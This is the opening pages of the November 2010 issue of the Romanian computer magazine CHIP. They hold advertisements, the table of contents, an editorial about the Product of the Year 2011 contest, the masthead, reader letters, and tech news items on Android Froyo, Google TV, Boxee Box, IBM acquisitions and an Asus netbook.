

DVD

12,98 lei
noiembrie 2010

Produsul Anului 2011

► 24

CHIP

GO DIGITAL

**Votează
și
câștigă!**

11 / 2010 www.chip.ro

Test: Internet Banking în România



10 bănci își dezvăluie serviciile ► 58

TEST

Netbook-urile intră în zona performanței

► 50

Windows Phone 7 pentru telefoane ultradeștepte


► 46



Protejat contra virusilor

Cum intră în sistemele noastre malware-ul

► 82



**Sony Vegas
Pro 10**
Editare video
profesională





Economie de energie de pana la 70%



5-Port 10/100Mbps GREENnet Switch
TE100-S50g



300Mbps Wireless N Gigabit Router
TEW-639GR



8-Port 10/100Mbps GREENnet Switch
TE100-S80g



16-Port 10/100Mbps GREENnet Switch
TE100-S16Eg



DEPOZITUL DE CALCULATOARE
www.DC-shop.ro

ROMSOFT®
THE HARDWARE COMPANY
www.romsoft.ro

ALINE
ON THE FIRST LINE OF IT
www.aline.ro



TRENDNET®

Windows®. Viața fără limite.
Acer recomandă Windows 7.

acer


ASPIRE 5736

- Super-performanță și grafică impresionantă
- Design exterior unic
- Divertisment digital de prima clasă prin redare de conținut HD

Acer Aspire 5736Z-453G32Mn

- Intel® Pentium® Processor T4500
- 3GB RAM, 320GB Hard Disk
- Intel HD Graphics cu 128 MB
- Webcam Acer Crystal Eye, 1.3 Megapixeli

Copyright 2010 Acer Inc. Acer and the Acer logo are registered trademarks of Acer Incorporated. All rights reserved. Other trademarks, registered trademarks and/or service marks indicated or otherwise, are the properties of their respective owners. Microsoft, Windows and the Windows logo are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Specifications subject to change without notice. Pictures are intended simply to illustrate the product.



24 Produsul Anului 2011



CHIP schimbă puțin fața competiției consacrate celor mai bune device-uri și aplicații IT&C. Anul acesta vă propunem o serie de produse noi și inovatoare care vor fi pe piață luni bune și în anul 2011.

FOCUS

8 ȘTIRI

Noutăți de ultimă oră din lumea IT.

16 GAMING IN THE CLOUD

Compania americană Onlive a lansat un serviciu online gratuit care permite rularea jocurilor nu pe calculatoarele utilizatorilor, ci pe serverele sale.

19 CHIP ECO

CHIP își propune să vă aducă lunar în atenție produsele „eco-friendly” lansate pe piața românească.

22 SEABIRD, SMARTPHONE-UL IDEAL

Mozilla a apelat la comunitatea open-source pentru a schița conceptul telefonului „de vis”.

24 PRODUSUL ANULUI 2011

Produsele de mâine se votează astăzi!

28 TELEFOANELE MOBILE, UN PERICOL?

Cât de periculoase sunt telefoanele celulare încercăm să aflăm din trecerea în revistă a studiilor efectuate până acum.

32 TENDINȚE TEHNOLOGICE 2011

CHIP vă prezintă câteva din tehnologiile anului viitor.

38 COMPETIȚIE PE PIAȚA PLĂCILOR GRAFICE DE MAINSTREAM

AMD introduce o nouă generație de cipuri grafice odată cu seria Radeon HD 6800. Ce aduce ea utilizatorilor?

COVER STORY

42 WINDOWS 7 PERFECT EDITION

Versiunea noastră de Windows vă oferă toate funcțiile și programele de care aveți nevoie.

TESTE ȘI TEHNOLOGII

46 REINVENTAREA SMARTPHONE-ULUI

Vă împărtășim primele impresii despre Windows Phone 7.

32 Tendințe tehnologice în 2011

Anul viitor va schimba IT-ul: procesoare many-core incredibil de rapide, display-uri mobile care au nevoie de mult mai puțină energie sau ecrane 3D care nu mai necesită ochelari pentru a vedea conținutul.

50 COLECȚIA DE NETBOOK-URI - 2010/2011

A mai trecut un an, iar Intel nu reduce ritmul cu care ne-a obișnuit de a lansa noi modele de procesoare Atom pentru a propulsa cele mai noi netbook-uri.

54 PC-UL STUDENTULUI

Dacă luna trecută am trecut în revistă ce dispozitive ar fi utile studenților la modul general, acum vom alege un PC potrivit în câțiva pași.

58 INTERNET BANKING

Sunteți siguri că Internet Banking-ul este sigur? Sunteți convinși că orice serviciu de Internet Banking este convingător?

64 E-READER: A CITI, CONJUGAT LA VIITOR

Am realizat un mini-test cu trei e-book reader-e prezente pe piața românească.

68 CHIP ISTORIC

Vă prezentăm un istoric al eșecurilor neașteptate.

70 BANCUL DE PROBĂ

Review-uri ale celor mai noi produse hardware și software apărute pe piață.

78 URMĂTOAREA GENERAȚIE DE BROWSER-E

Un mic tur al elementelor de noutate anunțate în viitoarele versiuni ale browser-elor Firefox, Chrome, Opera și Internet Explorer.

82 SCĂPAȚI DE CEI MAI PERICULOȘI VIRUȘI

Malware-ul ne amenință calculatoarele din toate direcțiile. Însă cum intră acesta în sistem? CHIP vă arată vectorul de intrare pentru virușii actuali.

86 GHID GPU&CPU

Procesoarele grafice și CPU-urile momentului, aliniate după performanță și preț.


88 UBUNTU 10.10 MAVERICK MEERKAT

Linux perfect, într-un număr aniversar.



50 Colecția de netbook-uri - 2010/2011

A mai trecut un an, iar Intel nu reduce ritmul cu care ne-a obișnuit în a lansa noi modele de procesoare Atom pentru a propulsa cele mai noi netbook-uri. Să vedem cum se „mișcă”!



58 Internet banking

Am deschis la 10 bănci românești conturi cărora le-am atașat serviciul de Internet Banking pentru a vedea cât de sigure sunt aceste servicii și ce ne pot oferi cu adevărat.



64 E-reader: a citi, conjugat la viitor

Cum ar fi să încerci să bagi în servietă 1500 de cărți? Puțin probabil că vei reuși! Toate încăp însă în memoria unui e-book reader.



46 Reinventarea smartphone-ului

Microsoft a reușit să își schimbe direcția în zona de smartphone-uri și să realizeze ceva cu adevărat remarcabil.

TESTE INDIVIDUALE

HARDWARE

- 71** Monitor full HD 24 de țoli - BenQ EW2420 LED
- 72** 3D Network Blu-ray Sound Bar - LG HLX55W
- 72** Player multimedia - Asus O!Play HD2
- 73** e-multifuncțional inkjet A4 - HP Photosmart Wireless e-All-in-One printer B110a
- 74** Mini sistem audio pentru iPhone/iPod - Logitech Pure-Fi Express Plus
- 74** Sistem acustic portabil - Logitech Wireless Speaker Z5151
- 74** Notebook - MSI X620
- 75** Sistem de navigare asistat de GPS - Navon N660
- 75** Unitate optică externă - Asus Extreme Slim DVD-RW Drive

SOFTWARE

- 76** Multimedia player - Zune 4.7
- 76** Rețele de socializare pentru Android - TweetDeck
- 76** Utilitar de sistem - WinMount 3.4
- 77** Client de messenger - Pidgin 2.7.4
- 77** YouTube offline - YouTube Downloader 2

90 CHIP TOP 10

Clasamentele complete ale revistei CHIP, un ghid de bază pentru achizițiile hardware.

PRACTICĂ

98 FREEWARE ȘI OPEN-SOURCE

O selecție a celor mai interesante aplicații gratuite existente pe CD/DVD.

102 10 REMEDII RAPIDE PENTRU PC-URI ÎNCETE

CHIP dă o mână de ajutor calculatorului.

106 CONVERSIE ONLINE

De câte ori nu v-ați lovit de faptul că un fișier nu era în formatul dorit și ați căutat un program care să vă ajute să faceți acest lucru?

108 TIPS&TRICKS

Trucuri care vă transformă într-un utilizator priceput.

112 A VENIT, A VENIT TOAMNA...

Vă invităm să priviți sezonul autumnal prin ochii autorilor acestor imagini.

Altele

- 4** CUPRINS
- 6** EDITORIAL
- 7** MAILBOX
- 7** IMPRESSUM

94 CUPRINS CD/DVD


- 114** DICȚIONAR
- 114** INSERENȚI
- 115** TEME DIN NUMĂRUL URMĂTOR



CHIP cu DVD 12,98 lei



CHIP cu CD 9,98 lei



Lună de toamnă



Cătălina Zorojanu
Editorial Manager

Noiembrie: lună de toamnă târzie în care se simte deja adiere de zăpadă și de sărbători de iarnă. Aici, la Brașov, simțim asta mai repede decât în altă parte și ne (vă!) încălzim cu noutăți fierbinți.

Am ajuns din nou la bine-cunoscutul concurs CHIP Produsul Anului. De data aceasta, va fi Produsul Anului 2011. Am decis să pășim înaintea viitorului și să alegem cele mai bune produse ale anului următor. Detalii aveți la pagina 24.

Tot legat de noutăți, vă invit să citiți despre escapada la Los Angeles a unuia dintre colegii noștri. Nu a fost o simplă excursie de plăcere, ci a participat la lansarea celor mai noi plăci grafice de la AMD.

La capitolul teste comparative, așa cum v-am obișnuit, avem teste realizate 100% de redactorii noștri. Primul dintre ele este cel de netbook-uri (pag 50), soluții din ce în ce mai atractive pentru foarte mulți dintre noi, nu numai prin prisma prețului, ci și a performanțelor pe care le aduc. Am testat apoi zece dintre serviciile de Internet Banking ale celor mai importante bănci din România. Concluziile și câteva considerații despre securitatea acestora la pagina 58.

E-book reader-ele sunt mai nou pe buzele tuturor (mai puțin în posesia lor) și am testat cele câteva soluții existente la ora aceasta pe piața românească. Puține, însă ne-am făcut o idee și așteptăm și alte variante noi lună de lună la test.

Mai puteți citi despre cum puteți avea o versiune perfectă de Windows 7 cu ajutorul unui set de programe propuse de CHIP, care sunt atuurile celor mai noi browser-e de pe piață și ce aduc nou telefoanele dotate cu Windows Mobile 7.

Restul articolelor vă las să le descoperiți singuri și sper să vă facă plăcere să citiți o ediție plină de noutăți.

catalina.zorojanu@chip.ro



Redacția CHIP poate fi contactată telefonic la numerele:
0268-415158, 0723-570511 (număr portat în rețeaua Orange)
0744-754983; 0368-415003; 0368-415004;
Numărul de fax al redacției este 0268-418728
În funcție de departamentul pe care doriți să-l contactați, după
mesajul robotului formați direct următoarele interioare:
30 – Departament Abonamente; 31 – Departament Financiar;
32 – Departament Marketing & Vânzări reclamă
33 – Departament Distribuție; 34 – Redacția CHIP
35 – Laboratorul CHIP; 39 – Departament Online
E-mail: redactie@chip.ro
Adresa redacției: 500010 - Brașov, Str. N.D. Cocea nr.12
Adresa pentru corespondență:
500530 - Brașov, Oficiul Poștal 2, Căsuța Poștală 4

Director General: Dan Bădescu (dan.badescu@3dmc.ro)
Director executiv: Adrian Dumitru
(adrian.dumitru@3dmc.ro)
Director editorial: Cătălina Zorojanu (catalina.zorojanu@chip.ro)
Director editorial adjunct: Cătălin Constantin
(catalin.constantin@chip.ro)
Secretar general de redacție:
Oana Albu (oana.albu@chip.ro)
Redactori:
Codrin Hosu (codrin.hosu@chip.ro),
Marius Ghinea (marius.ghinea@chip.ro),
Ionuț Bălan (ionut.balan@chip.ro)
Corina Căilean (corina.caillean@chip.ro)
Laborator de testare hardware:
Vasile Prodan (vasile.prodan@chip.ro)
Alexandru Puiu (alexandru.puiu@chip.ro)
Laborator de testare software:
Ionuț Bălan
Grafică, DTP:
Adrian Popa (adi.popa@chip.ro), Ilie Popa (ilie.popa@chip.ro)

CHIP CD/DVD: Ionuț Bălan
Contabilitate și administrație:
Medeea Cristea, Emanuela Negură
(contabilitate@3dmc.ro)
Reclamă:
Cristian Pop (cristian.pop@3dmc.ro)
Marketing:
marketing@3dmc.ro
Distribuție și abonamente:
Ioana Bădescu (ioana.badescu@3dmc.ro),
Nicu Anghel (nicu.anghel@3dmc.ro),
Maria Tamaș (maria.tamas@3dmc.ro),
Cătălin Iordache (catalin.iordache@3dmc.ro)
abonamente@chip.ro

HOTLINE Abonamente: 0268-415158; 0368-415003
Luni - Vineri, orele 13-16:30

Persoanele fizice și juridice se pot abona utilizând talonul din
revistă sau direct la sediul redacției. Plata abonamentului se
face prin mandat poștal pe numele Ioana Bădescu, O.P. 2,
C.P. 4, 500530 Brașov, sau prin ordin de plată în contul
„3 D Media Communications” deschis la RBS BANK Brașov
RO71ABNA0800264100060476 sau Cont Trezorerie Brașov
nr. RO90TREZ1315069XXX000746. Toate solicitările se vor face
la Oficiul Poștal 2, Căsuța Poștală 4, 500530 Brașov.

Montaj și tipar: Veszpremi Nyomda ZRT., Veszprem, Ungaria



CHIPGO Digital este membru fondator
al Biroului Român de Audit al Tirajelor
(BRAT). Publicație auditată pe perioada
aprilie 2008-aprilie 2009.

Relații internaționale:
http://www.chip.ro/chip_int
Editura: 3 D Media Communications S.R.L.
Sediul editurii: 500010-Brașov
Str. N.D. Cocea nr.12



Publicație ce beneficiază de rezultate de
audiență conform Studiului Național de Audiență.
Conform cifrelor SNA (perioada de măsurare
aprilie 2008-aprilie 2009), revista CHIP are
151.000 de cititori/editie.
În perioada ianuarie – mai 2009, revista CHIP
a înregistrat o medie a vânzărilor de 17.008 exem-
plare/editie.

Copyright: În România: 3 D Media Communications S.R.L. Brașov
În Germania: CHIP Holding GmbH München
Director Dr. Paul Bernhard Kallen

ISSN 1453-7079

Manuscrisele, inclusiv informatice, expediate redacției devin
proprietatea editurii. Editura își rezervă dreptul de modificare a
materialelor primite, precum și a datei de apariție. Reproducerea
integrală sau parțială a articolelor, informațiilor sau a imaginilor
apărute în revistă este permisă numai cu acordul scris al editurii.
Redacția nu își asumă răspunderea pentru greșeli și inadvertențe
apărute în materialele colaboratorilor și ale inserenților.



redactie@chip.ro

Articol „Cu internetul în stradă”

Bună ziua,
În primul rând, cum ați reușit să luați „doar”
pentru testare acele stick-uri? Din câte știu,
se face un fel de precontract, cel puțin așa
mi-a explicat Germanos (pentru Cosmote
evident).

Referitor la hărțile de acoperire GSM/3G
existente pe site-urile operatorilor Orange și
Vodafone (aceștia m-au interesat în mod ex-
pres): acea acoperire e MINCINOASĂ și vă
dau 2 localități în care sunt mari probleme
de semnal GSM, deci 3G iese din discuție:
Drăgănești de Vede și Gărueni, județul Te-
leorman.

Răspunsul Orange a fost „În urma verificări-
lor efectuate vă pot confirma faptul că zone-
le respective nu sunt incluse, cel puțin deo-
camdată, în planurile de densificare ale
rețelei Orange.”

De la Vodafone: „Referitor la solicitarea pri-
mită, vă informăm că situația descrisă pri-
vind problema de semnal în zonele
Drăgănești de Vede și Gărueni este acum
verificată în cadrul departamentului Tehnic.
Vom reveni cu un răspuns în cel mai scurt
timp posibil”. Au trecut aproape 4 luni de la
e-mailul Vodafone, timp în care acțiunea
„Vom reveni cu un răspuns în cel mai scurt
timp posibil” nu a avut loc.
În schimb, am fost plăcut surprins de către
cei de la Cosmote, operatorul având semnal
(foarte) bun GSM în ambele localități (nu am
verificat 3G pentru Cosmote).

Mulțumesc,
O zi bună
Mihai Gabriel Dina

„Bună ziua
Toate companiile au avut o perioadă de
promoție a internetului mobil. Am făcut con-
tracte pe persoană fizică, iar acestea s-au
desființat ulterior, atunci când am dus stick-
urile înapoi. Existau perioade de grație de
15 zile și 30 de zile.
Legat de calitatea semnalului, aceasta fluctu-
ează și este evident că nu există acoperire
totală. Pentru unele dintre companii, faptul
că există un minim semnal înseamnă că dis-
pun de acoperire. Nu este precizată însă și
calitatea semnalului.

Vă mulțumim pentru e-mail.

Propuneri:

„Bună ziua
Vă scriu pentru prima dată și am o propune-
re.

Nu știu dacă ați mai făcut până acum un test
de E-book reader-e - acel „gadget” hardware
în care se poate încărca un PDF, fișier .txt,
jpg/jpeg/bmp, mp3 etc., dar vă sugerez să îl
faceți, dacă nu s-a făcut deja (în limita spa-
țiului alocat în revistă și timpului disponibil).
La câtă sărăcie este pe la noi românii, numai
bani de cărți nu prea mai avem. Să mai
adaug faptul că mulți (a se înțelege majorita-
tea zdrobitoare a utilizatorilor de PC/note-
book-uri au cărți în format .PDF, .txt ș.a.)
dintre noi n-am vrea să ne petrecem timpul
în fața PC-urilor (mai ales a celor de tip
desktop, zgomotoase :(). În plus, avem
avantajul de a ne lua cu noi „mica bibliote-
că” în călătorii.”

Emil Morar

Bună ziua
Gând la gând cu bucurie: luna aceasta,
redacția CHIP găzduiește un mini test de e-
book reader-e. Sunt cele care se găsesc pe
piața românească. Sperăm ca în viitorul
apropiat acestea să fie din ce în ce mai nu-
meroase.

Redacția CHIP

Site

Ne jucăm, ne reinventăm, vrem să ne fim
mereu înaintea. De asta am și schimbat din
nou site-ul cu unul mai frumos și mai
funcțional. Părerea noastră! Vă invităm să
vizitați www.chip.ro și să fiți la curent cu ce
este nou în lumea IT&C.



ANDROID 2.2

Froyo pentru Galaxy S

Terminalul Samsung Galaxy S s-a bucurat de o popularitate deosebită, imediat după lansare. Producătorul s-a gândit, însă, că un update nu strică niciodată, astfel că cei interesați pot descărca și instala pe telefon noul sistem de operare Android 2.2 (Froyo). Versiunea ce oferă noi funcții (Search in-browser, Adobe Flash Player 10.1), aplicații de navigare îmbunătățite (GPS cu control vocal prin intermediul Google Maps) și performanță sporită este disponibilă prin intermediul Kies, un program unic de actualizare ce poate fi descărcat de pe site-ul oficial Samsung mobile.

INFO: www.samsungmobile.com



Galaxy S: cel mai avansat smartphone din gama Samsung.

MEMORIE

Compact Flash rapid pentru posesorii de DSLR

Un nou card de memorie Kingston le oferă amatorilor de fotografie viteză înaltă, capacitate mare și suport pentru UDMA 6, completând performanța aparatelor foto DSLR de top. CompactFlash (CF) Ultimate 600x asigură viteze de citire și scriere de până la 90 MB/sec, fiind cel mai rapid card compatibil cu aparatele foto digitale de top pe care îl oferă producătorul. Memoria este disponibilă în capacități de 16 GB (410,35 lei + TVA) și 32 GB (718,10 lei + TVA), pentru a permite folosirea fișierelor mari (de exemplu, fotografiile RAW sau videoclipurile HD). Pentru mai multă siguranță, CF Ultimate 600x include aplicația gratuită pentru recuperarea datelor de la MediaRECOVER.



CF Ultimate 600x: ca și celelalte carduri ale acestui producător, și noul model dispune de garanție pe viață și suport tehnic 24/7.

timite 600x include aplicația gratuită pentru recuperarea datelor de la MediaRECOVER.

INFO: www.kingston.com

COLABORARE

Sprijin pentru OpenJDK

Oracle și IBM vor colabora în cadrul proiectului OpenJDK pentru dezvoltarea celui mai bun mediu Java open-source. Cele două companii doresc să transforme OpenJDK în principala zonă pentru dezvoltarea open-source a platformei Java SE. Java Community Process (JCP) va rămâne în continuare principalul organism de standardizare a specificațiilor Java și ambele companii vor coopera pentru a continua să îmbunătățească JCP. Colaborarea se va axa, în cadrul proiectului, pe implementarea open-source a specificației Java Standard Edition (Java SE), a limbajului Java, a Java Development Kit (JDK) și a Java SE Runtime Environment (JRE). Oracle și IBM vor sprijini planurile stabilite privind dezvoltarea OpenJDK, care accelerează disponibilitatea Java SE în cadrul comunității open-source.

INFO: <http://openjdk.java.net/>

MIO M300

GPS ieftin

Pentru cei care au un buget limitat, Mio oferă un navigator din segmentul entry-level: modelul M300, cu ecran de 3,5" și echipat cu harta României, la un preț de 319 lei. Noul echipament cu ecran touch-screen are o greutate de doar 135 de grame și include 1 GB memorie ROM, 128 MB memorie RAM de tip DDR2, procesor Samsung 2450 de 400 MHz și un receptor GPS SiRF Star III încorporat cu recepție GPS pe 20 de canale.

INFO: www.mio.com/ro



Mio M300: un PND cu preț scăzut, destinat celor cu buget limitat.

OFERTE

Va declanșa iPhone 4 un război al prețurilor?


La mai puțin de o lună de la anunțul Orange România privind ofertele pentru terminalul iPhone 4, rivalii de la Vodafone România promit și ei că vor oferi utilizatorilor acest telefon. Anunțul Vodafone, extrem de laconic, nu oferă nici un fel de informații suplimentare privind data la care telefonul va fi accesibil în oferta operatorului. De asemenea, lipsesc orice fel de informații referitoare la prețul acestuia și la tarifele abonamentelor dedicate. Referitor la termenul „în curând”, folosit de operator în comunicatul de presă, putem specula faptul că oferta va deveni operațională în apropierea Sărbătorilor de iarnă. Dacă, însă, Vodafone va urma „rețeta” Orange – care a pus în vânzare iPhone 4 începând cu

24 septembrie, la peste trei luni după ce anunțase că va aduce acest terminal în România, înseamnă că mai avem de așteptat!

Ambii operatori au notificat utilizatorii serviciilor de telefonie și date prepaid și postpaid, încă din luna iunie, că își pot înlocui SIM-urile clasice cu noile cartele micro-SIM. În rețeaua Orange, prețul minim al iPhone 4 este de 169 euro, la un abonament Pantera pentru iPhone de 49 de euro, pe o perioadă de doi ani.

Ținând cont de faptul că, în perioada Sărbătorilor, operatorii aduc pe piață oferte promoționale, Vodafone ar putea da lovitură oferind telefonul la prețuri mai mici decât cele din oferta Orange.

INFO www.orange.ro; www.vodafone.ro



iPhone 4: cameră foto de 5 megapixeli cu bliț LED, cameră video HD, procesor Apple A4, giroscop cu 3 axe și timp de vorbire de până la 40% mai mare, toate într-un design nou din sticlă și oțel inoxidabil.

Multimedia pentru locuința digitală

Utilizatorii pun din ce în ce mai mult accent pe **DIVERTISMENTUL DIGITAL**, căutând soluții și tehnologii avansate - dar care să fie ușor de utilizat. Iată, în continuare două platforme venind de peste Ocean, care vor fi, anul viitor, disponibile și pentru utilizatorii europeni.

Google TV

Google a lansat, luna trecută, platforma software care va permite utilizatorilor să acceseze programe TV și să navigheze pe internet folosind același ecran, cel de televizor. Google TV pune la dispoziția utilizatorilor canale TV precum CNN, HBO, NBC, NBA Game Time, Netflix TBS, TNT sau Cartoon Network, până la sfârșitul anului urmând a fi cooptate mai multe televiziuni și site-uri care să furnizeze conținut TV.

Utilizatorii Google pot căuta pe web, accesa aplicații, rețele sociale, filme și jocuri - în paralel cu vizionarea și înregistrarea programelor de televiziune, pe același ecran al televizorului. Pentru aceasta, vor folosi fie receptoare TV cu platforma Google TV încorporată (cum sunt, de exemplu, cele produse de Sony - Sony Internet TV), fie televizoare normale la care se adaugă un set top box, produs de Logitech (Logitech Revue).

Platforma de televiziune Google este disponibilă numai pentru Statele Unite - urmând ca abia la anul să poată fi accesată la nivel mondial. Tot începând de anul viitor, pe platforma Google TV vor putea rula și aplicații Android, astfel că utilizatorii de telefoane pe care rulează sistemul de operare open-source le vor putea folosi pe post de telecomandă pentru televizor.

INFO: www.google.com

Google TV: platforma, în varianta integrată pe televizor Sony, costă de la 600 la 1400 de dolari, în funcție de diagonală receptorului.



Boxee Box

D-Link propune utilizatorilor Boxee Box (DSM-380) - un player IPTV care se prezintă sub forma unui extravagant cub negru și combină platforma open-source cu funcții de centru multimedia și componente de social networking. Dispozitivul se anunță - cel puțin pe continentul nord-american, unde este disponibilă o cantitate uriașă de conținut media - drept o alternativă la Google TV. „Cubul” se conectează direct la televizor, ceea ce permite utilizatorilor să acceseze o multitudine de aplicații comerciale sau individuale, simplu și rapid, cu ajutorul softului de televiziune oferit de Boxee. Mai mult, dispozitivul afișează atât conținut din rețeaua de acasă, cât și de pe internet (aplicații de social media cum ar fi Facebook, YouTube și Twitter) pe aparatul TV, fără a fi nevoie să interconectați un PC sau un laptop. Telecomanda radio cu tastatura QWERTY are pe partea din spate o tastatură încorporată, complet funcțională, ce asigură confortul optim pentru navigare. Pentru a oferi caracteristici extinse în rețeaua WLAN standard 802.11n, D-Link a instalat o conexiune Ethernet și cipul Intel power CE4100 (1,2 GHz Sodaville, folosit și pentru Google TV). Aceasta garantează rulare fără întreruperi, streaming de conținut HD la o rezoluție de până la 1080p. În plus, Boxee Box are două porturi USB și un port HDMI, permițând conectarea unui dispozitiv extern de stocare și a unui televizor modern. Utilizatorii își pot dezvolta propriile aplicații sau pot instala addon-uri.

Mai mult, centrul media permite utilizatorilor să își gestioneze și ruleze propriile filme, imagini sau muzică. Aceștia pot rula pe televizor conținut direct de pe web. Dispozitivul va fi disponibil întâi în Germania, Austria și Elveția, cu conținut local pentru aceste țări, din ianuarie 2011.

INFO: www.dlink.com



Boxee Box: disponibil în Statele Unite la un preț de circa 199 de dolari, cu un conținut adaptat pieței americane.

ACHIZIȚII

IBM își extinde portofoliul de soluții software

Ca și alte companii-gigant, International Business Machines întâmpină greutăți la capitolul dezvoltare.

O măsură la îndemână pe care o aplică IBM pentru a-și ține la distanță rivalii (Hewlett-Packard, Oracle, Microsoft sau Cisco Systems) este achiziția de societăți mai mici, cu o poziție bună pe piață. Compania a finalizat, în acest trimestru, cel puțin două astfel de tranzacții.

Prima are ca obiect furnizorul de soluții de stocare și analiză a datelor Netezza, pentru care IBM a plătit aproximativ 1,7 miliarde de dolari. Achiziția IBM este destinată extinderii portofoliului de soluții software destinate automatizării, administrării și accelerării proceselor centrale de business din marketing, vânzări sau procesarea comenziilor. Împreună cu recente preluări (Sterling Commerce și Coremetrics), preluarea Netezza va spori capacitatea IBM de a răspunde cererilor clienților de pe această piață în creștere.

A doua achiziție privește Blade Network Technologies (evaluată la

aproximativ 400 de milioane de dolari), o companie privată care dezvoltă software și hardware pentru centre de date. Tehnologiile Blade, utilizate de mai mult de jumătate din companiile aflate în topul Fortune 500, asigură rutarea de date către și de la servere.

Blade oferă servere blade și switch-uri ToR (top-of-rack), precum și software pentru virtualizare și gestionare cloud computing.

Potrivit unui raport Gartner, Blade concurează - pe acest segment - cu rivali mult mai mari, inclusiv cu „gigantul” din domeniul echipamentelor de rețea, Cisco Systems - care deține 47,8% din piața estimată la 1,9 miliarde de dolari.

Alte companii importante în piață sunt Hewlett-Packard și producătorul de echipamente de rețea Juniper Networks, unul dintre investitorii Blade. Printre investitorii cunoscuți ai Blade se mai numără și compania NEC.

Analizii sunt de părere că, printre viitoarele achiziții pe care le plănuiește „Big Blue” se numără și compania de analiză a datelor Teradata. IBM a cheltuit peste 20 de miliarde de dolari pentru cele aproximativ 100 de achiziții efectuate începând din 2002, când la conducerea grupului a fost numit Sam Palmisano. Acesta a afirmat, recent, că - în următorii cinci ani - va investi aceeași sumă în companii care au ca obiect de activitate software-ul pentru analiză.

Același Palmisano a criticat politica de achiziții promovată de HP, căreia îi reproșează că a redus cheltuielile pentru cercetare și dezvoltare în favoarea cheltuielilor cu preluarea de noi companii - cu referire directă la „războiul ofertelor” dus de respectiva companie cu Dell pentru achiziția 3PAR. Acesta s-a încheiat cu „Victoria” HP, care a cumpărat compania de stocare a datelor, dar la un preț de 2,35 miliarde de



Sam Palmisano: CEO-ul IBM plănuiește investiții masive pentru următorii cinci ani.

dolari, dublu față de oferta inițială de doar 1,15 miliarde de dolari.

INFO: www.ibm.com

ASUS

Netbook pentru mediul cloud

Specialiștii văd în cloud computing o tehnologie a viitorului - dar, pentru a fi implementată cu succes, are nevoie și de susținere hardware. Un „instrument”



Eee PC 1015PEM: ideal pentru accesarea serviciilor din mediul cloud.

adaptat acestui tip de tehnologie este netbook-ul Eee PC 1015PEM cu diagonala de 10,1 inchi care, prin integrarea procesorului dual-core Intel Atom N550, promite performanță crescută în mediul cloud.

Portabilul suportă memorii DDR3 și are o autonomie ridicată. Procesorul conferă modelului posibilitatea de a rula jocuri sau aplicații software avansate. În termeni de performanță, 1015PEM este tactat la viteze cu 23% mai rapide comparativ cu netbook-urile cu procesor single core, iar tehnologia exclusivă ASUS Super Hybrid Engine îi asigură funcționarea pentru întreaga zi, oferind o autonomie de până la 13 ore. 1015PEM vine echipat cu hard diskuri de 250 GB și 320 GB cărora li se alătură 500 GB spațiu de stocare online și dispune de majoritatea soluțiilor de conectare disponibile în mod normal pe sisteme mai voluminoase (interfața USB 3.0, tehnologie Bluetooth 3.0 și modul Wi-Fi 802.11n).

Prețul recomandat al dispozitivului, pentru Europa, este de 350 de euro.

INFO: www.asus.com

Acțiuni în instanță

